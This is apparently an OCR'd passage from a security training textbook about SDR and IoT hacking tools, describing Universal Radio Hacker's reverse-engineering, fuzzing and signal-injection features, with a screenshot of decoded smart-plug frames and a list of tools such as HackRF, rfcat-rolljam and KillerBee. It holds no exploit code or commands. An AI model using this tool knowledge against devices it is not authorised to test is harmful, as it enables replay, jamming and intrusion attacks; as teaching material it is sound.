
Attackers use various tools such as RTL-SDR, GNU Radio, and Universal Radio Hacker to perform various types of attacks, such as reconnaissance attacks, replay attacks, and cryptanalysis attacks, on SDR-based devices.

- **Universal Radio Hacker**

  Source: *https://github.com*

  Universal Radio Hacker (URH) is software for investigating unknown wireless protocols used by various IoT devices. This tool allows attackers to perform the following activities:

  - Identify hardware interfaces for common SDRs
  - Perform demodulation of signals
  - Assign participants to keep an overview of data
  - Crack even sophisticated encodings like CC1101 data whitening
  - Assign labels to reveal the logic of the protocol
  - Perform automatic reverse engineering of protocol fields
  - Perform fuzzing component to find security leaks
  - Perform modulation to inject the data back into the system



Compare your protocols here

- ☑ **New Group**
  - ☑ **steckdose_anlernen**
  - ☑ steckdose_anlernen2

Hex

DeWhitening Special

Decoding errors for block:
0 (0,00%)

Analyze

Show these participants:

☑ not assigned
☑ Bob (B)
☑ Alice (A)

☐ Mark diffs in protocol
☐ Show only diffs in protocol
☐ Show only labels in protocol

RSSI: 0,12

Timestamp: 9,20 s (+9,12 s)

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	**43**	**44**	**45**	**46**	47	48	49	50	51	52	53	5
1 (A)	a	a	a	a	a	a	a	a	9	a	7	d	9	a	7	d	2	d	8	0	7	0	e	0	0	0	0	3	1	b	6	0	3	3	0	0	0	1	0	0	4	0	3	0	1	4	f	7	4	8	9	c	5	9
2 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	6	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	0																				
3 (B)	a	a	a	a	a	a	a	a	9	a	7	d	9	a	7	d	3	2	0	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	c	0	0	1	0	4	0	2	0	6	7	2	4	9	9	7	f	a	a	0
4 (A)	a	a	a	a	a	a	a	a	9	a	7	d	9	a	7	d	0	3	7	8	e	2	8	9	0	0	0	0																										
5 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	0	a	4	3	7	a	6	2	5	9	b	8	6
6 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
7 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	a	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	0	e	6	6	a	4	8	c	6	d	0	c	7	c
8 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	7	8	e	2	8	9	0	0	0	0																										
9 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	1	5	b	4	e	2	4	4	5	a	b	5	3
10 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
11 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	a	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	0	f	3	a	1	8	a	9	5	8	4	6	9	0
12 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	7	8	e	2	8	9	0	0	0	0																										
13 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	2	a	f	b	a	b	0	4	7	0	c	1	e
14 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
15 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	4	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	1	0	9	c	8	2	9	8	5	0	3	c	d	2
16 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	7	8	e	2	8	9	0	0	0	0																										
17 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	3	c	1	4	e	b	e	0	1	b	7	d	f
18 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
19 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	4	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	1	1	9	3	9	3	b	0	f	e	3	a	3	e
20 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	7	6	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	4	9	f	b	6	f	2	a	c	f	0	5	a
21 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										

Bit: 0000011001110010 Hex: 0672 Decimal: 1650 4 Column(s) selected

Show these protocol labels:

default

☑ Preamble
☑ Sync
☑ Length
☑ Type
☑ DST Address
☑ SRC Address
☑ Sequence Number

Label values for block #3

Name	Value Type	Value
Preamble	Hex	aaaaaaaa
Sync	Hex	9a7d9a7d
Length	Decimal	50
Type	Hex	0070
DST Address	Hex	1b6033
SRC Address	Hex	78e289
Sequence Number	Decimal	3221292034

Figure 18.63: Screenshot of Universal Radio Hacker


Listed below are some of the additional tools to perform SDR-based attacks:

- BladeRF (*https://www.nuand.com*)
- Rfcat (*https://code.google.com*)
- HackRF (*https://greatscottgadgets.com*)
- FunCube Dongle (*http://www.funcubedongle.com*)
- Gqrx (*https://gqrx.dk*)

IoT Hacking Tools

IoTVAS

Firmalyzer enables device vendors and security professionals to perform an **automated security assessment** on software that powers IoT devices (firmware) to **identify configuration** and **application vulnerabilities**


IoTVAS
Default (Admin)
Dashboard
Assets Summary
721 Unique Assets
8 Outdated Assets
8 Retired Assets
3 Critical Risk Assets
8 High Risk Assets
7 Medium Risk Assets
4 Low Risk Assets
5 Assets with Default Accounts
5 Assets with Configuration Issues
6 Assets with Crypto Materials
3 Assets with Critical Risk Components
7 Assets with High Risk Components
7 Assets with Medium Risk Components
4 Assets with Low Risk Components
Top 10 Vendors
Device Types
7.7%

https://firmalyzer.com

Firmwalker
https://github.com

rfcat-rolljam
https://github.com

KillerBee
https://github.com

GATTack.io
http://www.gattack.io

JTAGULATOR®
http://www.grandideastudio.com

IoT Hacking Tools

Listed below are some of the IoT hacking tools used by attackers to exploit target IoT devices and networks to perform various attacks such as DDoS, jamming, and BlueBorne attacks.

- **IoTVAS**

  Source: *https://firmalyzer.com*

  IoTVAS enables device vendors and security professionals to perform an automated security assessment of the software that powers IoT devices (firmware) to identify configuration and application vulnerabilities. This tool notifies users about the vulnerabilities discovered and assists in mitigating those in a timely manner.

